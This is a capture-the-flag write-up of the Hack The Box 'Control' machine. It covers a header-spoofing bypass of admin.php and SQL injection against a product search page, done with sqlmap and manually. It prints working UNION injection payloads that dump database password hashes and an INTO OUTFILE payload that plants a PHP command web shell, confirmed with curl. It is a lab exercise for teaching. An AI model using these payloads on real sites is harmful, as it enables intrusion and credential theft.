
HTB-Control



Control was by far one of the hardest box I've ever done. It starts with bypassing restriction to **admin.php** by bruteforcing HTTP Headers using wFuzz. From there, I've exploited SQL vulnerability to obtain password hashes for multiple users and spawn PHP reverse shell. For privilege escalation 1, I cracked the password hash found from earlier and used it to create Powershell credential object, which is then used to spawn shell as the elevated user privilege. For obtaining Administrator privilege, I discovered Powershell History file which leads me to rewriting registry keys for the vulnerable services, which will spawn me a shell as the system.

Privilege Escalation from user **Hector** to **Administrator** was really painful since it required lot of Powershell scripting. I ended up following the Walkthrough listed at the references below.

Information Gathering

Rustscan

Rustscan finds HTTP, MSRPC, and MySQL running on the server.

```
┌──(yoon㉿kali)-[~/Documents/htb/control]
└─$ rustscan --addresses 10.10.10.167 --range 1-65535
.----. .-. .-. .----..---.  .-----. .---.   .--.  .-. .-.
| {}  }| { } |{ {__ {_   _}{ {__  /  ___} / {} \ |  `| |
```

```
| .-. \| {_} |.-._} } | |  .-._} }\     }/  /\  \| |\  |
`-' `-'`-----'`----'  `-'  `----'  `---' `-'  `-'`-' `-'
The Modern Day Port Scanner.

________________________________________
: https://discord.gg/GFrQsGy           :
: https://github.com/RustScan/RustScan :
 --------------------------------------
🌍HACK THE PLANET🌍
<snip>
Host is up, received syn-ack (0.31s latency).
Scanned at 2024-04-17 09:26:59 EDT for 2s

PORT      STATE SERVICE REASON
80/tcp    open  http    syn-ack
135/tcp   open  msrpc   syn-ack
3306/tcp  open  mysql   syn-ack
49666/tcp open  unknown syn-ack
49667/tcp open  unknown syn-ack

Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 2.54 seconds
```

Nmap

There's nothing special from the nmap scan:

```
┌──(yoon㉿kali)-[~/Documents/htb/control]
└─$ sudo nmap -sVC -p 80,135,3306,49666,49667 10.10.10.167
[sudo] password for yoon:
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-04-17 09:29 EDT
Nmap scan report for 10.10.10.167
Host is up (0.30s latency).

PORT      STATE    SERVICE VERSION
80/tcp    open     http    Microsoft IIS httpd 10.0
|_http-title: Fidelity
|_http-server-header: Microsoft-IIS/10.0
| http-methods:
|_  Potentially risky methods: TRACE
135/tcp   open     msrpc   Microsoft Windows RPC
3306/tcp  filtered mysql
49666/tcp open     msrpc   Microsoft Windows RPC
49667/tcp open     msrpc   Microsoft Windows RPC
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 81.92 seconds
```

Enumeration

MySQL - TCP 3306

MySQL won't allow login from my VPN IP address:

```
┌──(yoon㉿kali)-[~/Documents/htb/breadcrumbs]
└─$ mysql -h 10.10.10.167 -u root
ERROR 1130 (HY000): Host '10.10.14.21' is not allowed to connect to this MariaDB server
```

HTTP - TCP 80

The website seems to be for some sort of tech company and has menus on top right corner:

Source code has an interesting hidden information on it:

```
<body class="is-preload landing">
    <div id="page-wrapper">
        <!-- To Do:
            - Import Products
            - Link to new payment system
            - Enable SSL (Certificates location \\192.168.4.28\myfiles)
        <!-- Header -->
        <header id="header">
            <h1 id="logo"><a href="index.php">Fidelity</a></h1>
            <nav id="nav">
```

`/admin.php` shows **Access Denied**, saying Header is missing and I have to go through the proxy to access the page:

Access Denied: Header Missing. Please ensure you go through the proxy to access this page

Directory Bruteforce

Before trying to bypass **admin.php** restriction, I will first directory bruteforce using Feroxbuster:

```
sudo feroxbuster -u http://10.10.10.167 -n -x php -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt -C 404
```

```
200      GET        1l       15w       89c http://10.10.10.167/admin.php
200      GET        2l       39w     5106c http://10.10.10.167/assets/js/jquery.dropotron.min.js
200      GET        2l       37w     2257c http://10.10.10.167/assets/js/jquery.scrollex.min.js
200      GET      250l      481w     4836c http://10.10.10.167/assets/js/main.js
200      GET      511l     2728w    53983c http://10.10.10.167/images/pic03.jpg
301      GET        2l       10w      151c http://10.10.10.167/uploads => http://10.10.10.167/uploads/
301      GET        2l       10w      150c http://10.10.10.167/Images => http://10.10.10.167/Images/
200      GET        0l        0w    73447c http://10.10.10.167/assets/css/main.css
200      GET        0l        0w    82703c http://10.10.10.167/images/pic01.jpg
200      GET        0l        0w    88145c http://10.10.10.167/assets/js/jquery.min.js
200      GET       89l      238w     3145c http://10.10.10.167/
301      GET        2l       10w      150c http://10.10.10.167/assets => http://10.10.10.167/assets/
```

Feroxbuster discovers several interesting paths such as **uploads**.

I will do directory bruteforce once more on it:

```
sudo feroxbuster -u http://10.10.10.167/uploads -n -x php -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt -C 404
```

```
301      GET        2l       10w      151c http://10.10.10.167/uploads => http://10.10.10.167/uploads/
200      GET        1l        1w        6c http://10.10.10.167/uploads/shell.php
200      GET        1l        1w        6c http://10.10.10.167/uploads/rev.php
```

HTTP Header Bruteforce

Here, I found bunch of HTTP Headers that I can bruteforce with.

I will first bruteforce headers with host IP address:

```
wfuzz -c -w headers.txt -u http://10.10.10.167/admin.php -H "FUZZ: 10.10.10.167"
```

```
┌──(yoon㉿kali)-[~/Documents/htb/control]
└─$ wfuzz -c -w headers.txt -u http://10.10.10.167/admin.php -H "FUZZ: 10.10.10.167"
********************************************************
* Wfuzz 3.1.0 - The Web Fuzzer                         *
********************************************************

Target: http://10.10.10.167/admin.php
Total requests: 1102

=====================================================================
ID           Response   Lines    Word       Chars       Payload
=====================================================================

000000029:   200        0 L      15 W       89 Ch       "APP-KEY"
000000030:   200        0 L      15 W       89 Ch       "APPLY-TO-REDIRECT-REF"
```

It seems like **Access Denied** page has the size of 89 chars.

This time, I will filter out headers with size of 89 chars:

```
wfuzz -c -w headers.txt -u http://10.10.10.167/admin.php -H "FUZZ: 10.10.10.167" --hh 89
```

```
┌──(yoon㉿kali)-[~/Documents/htb/control]
└─$ wfuzz -c -w headers.txt -u http://10.10.10.167/admin.php -H "FUZZ: 10.10.10.167" --hh 89
********************************************************
* Wfuzz 3.1.0 - The Web Fuzzer                         *
********************************************************

Target: http://10.10.10.167/admin.php
Total requests: 1102

=====================================================================
ID           Response   Lines    Word       Chars       Payload
=====================================================================

000000147:   400        6 L      28 W       339 Ch      "CONTENT-TYPE"
000000141:   400        6 L      34 W       374 Ch      "CONTENT-LENGTH"
000000713:   501        6 L      26 W       343 Ch      "TRANSFER-ENCODING"
000000753:   400        6 L      28 W       339 Ch      "USER-AGENT"
```

Several headers are found but none of them has the response code of 200.

Remembering the IP address from source code earlier, I will change the host IP address to IP address found from the source code:


```
wfuzz -c -w headers.txt -u http://10.10.10.167/admin.php -H "FUZZ: 192.168.4.28" --hh 89
```

```
┌──(yoon㉿kali)-[~/Documents/htb/control]
└─$ wfuzz -c -w headers.txt -u http://10.10.10.167/admin.php -H "FUZZ: 192.168.4.28" --hh 89
********************************************************
* Wfuzz 3.1.0 - The Web Fuzzer                         *
********************************************************

Target: http://10.10.10.167/admin.php
Total requests: 1102

=====================================================================
ID           Response   Lines    Word       Chars       Payload
=====================================================================

000000147:   400        6 L      28 W       339 Ch      "CONTENT-TYPE"
000000141:   400        6 L      34 W       374 Ch      "CONTENT-LENGTH"
000000713:   501        6 L      26 W       343 Ch      "TRANSFER-ENCODING"
000000753:   400        6 L      28 W       339 Ch      "USER-AGENT"
000000898:   200        153 L    466 W      7933 Ch     "X-FORWARDED-FOR"
```


It seems like **X-FORWARDED-FOR: 192.168.4.28** will help to bypass the access denied page.

/admin.php


Now by intercepting the request to admin.php and adding **X-FORWARDED-FOR: 192.168.4.28**, I should be able to access admin.php:




admin.php seems to be a page where it helps to manage products such as to search, delete, and update:



Since modifying the header value everytime I move pages is annoying, I will use Firefox's [Modify-Header-Value] to automate this:



I can set up the Header for `http://10.10.10.167` as such, and now it automatically add the header everytime I move between pages:




SQLi to Shell

SQLMap


I will try adding ' at the end of the product name to see if anything happens:

`http://10.10.10.167/search_products.php`



It seems like there is SQL running here with MariaDB at the background.

I will intercept the request to `search_products.php` so that I can pass it on to **sqlmap**:



I will run sqlmap towards the request and it seems to be vulnerable to SQL injection:

`sqlmap -r search-product-req.txt --dbs --batch`

```
---
Parameter: productName (POST)
    Type: boolean-based blind
    Title: OR boolean-based blind - WHERE or HAVING clause (MySQL comment)
    Payload: productName=-4706' OR 4043=4043#

    Type: error-based
    Title: MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
    Payload: productName=Asus USB-AC53 Nano' AND (SELECT 5448 FROM(SELECT COUNT(*),CONCAT(0x7178627a71,(SELECT (ELT(5448=5448,1))),0x7178716a
71,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.PLUGINS GROUP BY x)a)-- NUoJ

    Type: stacked queries
    Title: MySQL >= 5.0.12 stacked queries (comment)
    Payload: productName=Asus USB-AC53 Nano';SELECT SLEEP(5)#

    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: productName=Asus USB-AC53 Nano' AND (SELECT 3382 FROM (SELECT(SLEEP(5)))vXru)-- TuqG

    Type: UNION query
    Title: MySQL UNION query (NULL) - 6 columns
    Payload: productName=Asus USB-AC53 Nano' UNION ALL SELECT CONCAT(0x7178627a71,0x75626451454e5051597269766e5964785552584c765067644f6443616
a49646e73726b59716d6259,0x7178716a71),NULL,NULL,NULL,NULL,NULL#
---
```

There are three databases running in the background: **information_schema**, **mysql**, and **warehouse**:

```
[22:32:48] [INFO] the back-end DBMS is MySQL
web server operating system: Windows 2019 or 11 or 2016 or 10 or 2022
web application technology: PHP 7.3.7, Microsoft IIS 10.0
back-end DBMS: MySQL >= 5.0 (MariaDB fork)
[22:32:48] [INFO] fetching database names
available databases [3]:
[*] information_schema
[*] mysql
[*] warehouse
```

I will now query tables inside **warehouse** database:

`sqlmap -r search-product-req.txt --dbs --batch -p productName -D warehouse --tables`

```
[22:37:02] [INFO] fetching tables for database: 'warehouse'
Database: warehouse
[3 tables]
+------------------+
| product          |
| product_category |
| product_pack     |
+------------------+
```

There are three tables (product, product_category, and product_pack), and none of them looks very intriguing.

Now I will list tables in **mysql** database:

`sqlmap -r search-product-req.txt --dbs --batch -p productName -D mysql --tables`

```
[23:04:11] [INFO] fetching tables for database: 'mysql'
Database: mysql
[31 tables]
+---------------------------+
| event                     |
| plugin                    |
| user                      |
| column_stats              |
| columns_priv              |
| db                        |
| func                      |
| general_log               |
| global_priv               |
| gtid_slave_pos            |
| help_category             |
| help_keyword              |
| help_relation             |
| help_topic                |
| index_stats               |
| innodb_index_stats        |
| innodb_table_stats        |
| proc                      |
| procs_priv                |
| proxies_priv              |
| roles_mapping             |
| servers                   |
| slow_log                  |
| table_stats               |
| tables_priv               |
| time_zone                 |
| time_zone_leap_second     |
| time_zone_name            |
| time_zone_transition      |
| time_zone_transition_type |
| transaction_registry      |
+---------------------------+
```

user table looks interesting to me.

I will move on to dumping **user** table from **mysql** database:

`sqlmap -r search-product-req.txt --dbs --batch -p productName -D mysql -T user --dump`

Host	User	Password
localhost	root	*0A4A5CAD344718DC418035A1F4D292BA603134D8
fidelity	root	*0A4A5CAD344718DC418035A1F4D292BA603134D8
127.0.0.1	root	*0A4A5CAD344718DC418035A1F4D292BA603134D8
::1	root	*0A4A5CAD344718DC418035A1F4D292BA603134D8
localhost	manager	*CFE3EEE434B38CBF709AD67A4DCDEA476CBA7FDA (l3tm3!n)
localhost	hector	*0E178792E8FC304A2E3133D535D38CAF1DA3CD9D

It discovers bunch of password hashes and password for user **manager** is cracked: **l3tm3!n**

I will try spawning **os-shell** just in case and it works:

```
sqlmap -r search-product-req.txt --dbs --batch -p productName --os-shell
```

```
os-shell> whoami
do you want to retrieve the command standard output? [Y/n/a] Y
command standard output: 'nt authority\iusr'
```

Luckily, I can spawn a shell as the **nt authority\iusr** but it seems like I amd not able to spawn a reverse shell connection from this sqlmap shell connection to my local listener.

I would have to spawn a reverse shell through manual sql injection not using SQLmap.

Manual SQli

Although using tools such as **sqlmap** is convenient, it is best practice to understand what is going on when you run a tool. I can manually conduct SQLi without SQLmap as well.

Identify Number of Columns

We first have to identify number of columns.

When selecting 5 columns, it shows an error:

```
productName=Asus+USB-AC53+Nano' UNION SELECT 1,2,3,4,5;-- -
```

```
              <th>Id</th>
              <th>Name</th>
              <th>Quantity</th>
              <th>Category</th>
              <th>Price</th>
            </tr>
          </thead>
          <tbody>
            Error: SQLSTATE[21000]: Cardinality violation: 1222
The used SELECT statements have a different number of columns
```

Selecting 6 columns works fine without any error, meaning there are 6 columns present at the database:

```
productName=Asus+USB-AC53+Nano' UNION SELECT 1,2,3,4,5,6;-- -
```

```
            <tr><td>34</td><td>Asus USB-AC53 Nano</td><td>25</
td><td>2</td><td>11</td><td>0</td></tr><tr><td>1</td><td>2</td><
td>3</td><td>4</td><td>5</td><td>6</td></tr>Error:
SQLSTATE[HY000]: General error          </tbody>
```

Current user and database

Using the command below, I can query current database and user which is **warehouse** and **manager@localhost**:

```
productName=Asus USB-AC53+Nano' UNION SELECT database(),user(),3,4,5,6;-- -
```

```
                <tr><td>warehouse</td><td>manager@localhost</td><td>3</td>
<td>4</td><td>5</td><td>6</td></tr>Error: SQLSTATE[HY000]: General error
```

List Database

I can list databases using the command below: **information_schema**, **mysql**, **warehouse**

```
productName=Asus USB-AC53 Nano' UNION SELECT
group_concat(schema_name),2,3,4,5,6 from information_schema.schemata;-- -
```

```
                <tr><td>34</td><td>Asus USB-AC53 Nano</td><td>25</td><td>2
</td><td>11</td><td>0</td></tr><tr><td>
information_schema,mysql,warehouse</td><td>2</td><td>3</td><td>4</td><td
>5</td><td>6</td></tr>Error: SQLSTATE[42000]: Syntax error or access
violation: 1064 You have an error in your SQL syntax; check the manual
that corresponds to your MariaDB server version for the right syntax to
use near ''' at line 2            </tbody>
```

List Tables

I can list tables inside the database as such:

```
productName=Asus USB-AC53 Nano' UNION SELECT
group_concat(table_name),2,3,4,5,6 from information_schema.tables where
table_schema='warehouse';-- -
```

```
                <tr><td>34</td><td>Asus USB-AC53 Nano</td><td>25</td><td>2
</td><td>11</td><td>0</td></tr><tr><td>
product,product_category,product_pack</td><td>2</td><td>3</td><td>4</td>
<td>5</td><td>6</td></tr>Error: SQLSTATE[42000]: Syntax error or access
violation: 1064 You have an error in your SQL syntax; check the manual
that corresponds to your MariaDB server version for the right syntax to
use near ''' at line 5            </tbody>
```

List columns

I can list coulmns inside table as such:

```
productName=Asus USB-AC53 Nano' UNION SELECT
group_concat(column_name),2,3,4,5,6 from information_schema.columns where
table_name='user';-- -
```

```
            <tr><td>34</td><td>Asus USB-AC53 Nano</td><td>25</td><td>2
</td><td>11</td><td>0</td></tr><tr><td>
Host,User,Password,Select_priv,Insert_priv,Update_priv,Delete_priv,Creat
e_priv,Drop_priv,Reload_priv,Shutdown_priv,Process_priv,File_priv,Grant_
priv,References_priv,Index_priv,Alter_priv,Show_db_priv,Super_priv,Creat
e_tmp_table_priv,Lock_tables_priv,Execute_priv,Repl_slave_priv,Repl_clie
nt_priv,Create_view_priv,Show_view_priv,Create_routine_priv,Alter_routin
e_priv,Create_user_priv,Event_priv,Trigger_priv,Create_tablespace_priv,D
elete_history_priv,ssl_type,ssl_cipher,x509_issuer,x509_subject,max_ques
tions,max_updates,max_connections,max_user_connections,plugin,authentica
tion_string,password_expired,is_role,default_role,max_statement_time</td
><td>2</td><td>3</td><td>4</td><td>5</td><td>6</td></tr>Error:
SQLSTATE[42000]: Syntax error or access violation: 1064 You have an
error in your SQL syntax; check the manual that corresponds to your
MariaDB server version for the right syntax to use near ''' at line 14
```

User, Password

I can read specific column fom the table as such:

```
productName=Asus USB-AC53 Nano' UNION SELECT user,password,3,4,5,6 from
mysql.user;-- -
```

```
            <tr><td>34</td><td>Asus USB-AC53 Nano</td><td>25</td><td>2
</td><td>11</td><td>0</td></tr><tr><td>root</td><td>
*0A4A5CAD344718DC418035A1F4D292BA603134D8</td><td>3</td><td>4</td><td>5
</td><td>6</td></tr><tr><td>manager</td><td>
*CFE3EEE434B38CBF709AD67A4DCDEA476CBA7FDA</td><td>3</td><td>4</td><td>5
</td><td>6</td></tr><tr><td>hector</td><td>
*0E178792E8FC304A2E3133D535D38CAF1DA3CD9D</td><td>3</td><td>4</td><td>5
</td><td>6</td></tr>Error: SQLSTATE[42000]: Syntax error or access
violation: 1064 You have an error in your SQL syntax; check the manual
that corresponds to your MariaDB server version for the right syntax to
use near ''' at line 14          </tbody>
```

SQLi Shell

Using this article, I will be able to spawn a shell using SQL injection.

I will first upload PHP cmd shell to `C:/inetpub/wwwroot/` as **cmd.php**:

```
productName=Asus USB-AC53 Nano' UNION SELECT '<?php system($_GET["cmd"]); ?
>',2,3,4,5,6 into outfile 'c:/inetpub/wwwroot/cmd.php';-- -
```

I can confirm RCE working using curl as such:

```
curl -s 'http://10.10.10.167/cmd.php?cmd=whoami'
```

```
┌──(yoon㉿kali)-[~/Documents/htb/control/sql]
└─$ curl -s 'http://10.10.10.167/cmd.php?cmd=whoami'
34      Asus USB-AC53 Nano      25      2       11      0
nt authority\iusr
        2       3       4       5       6
```

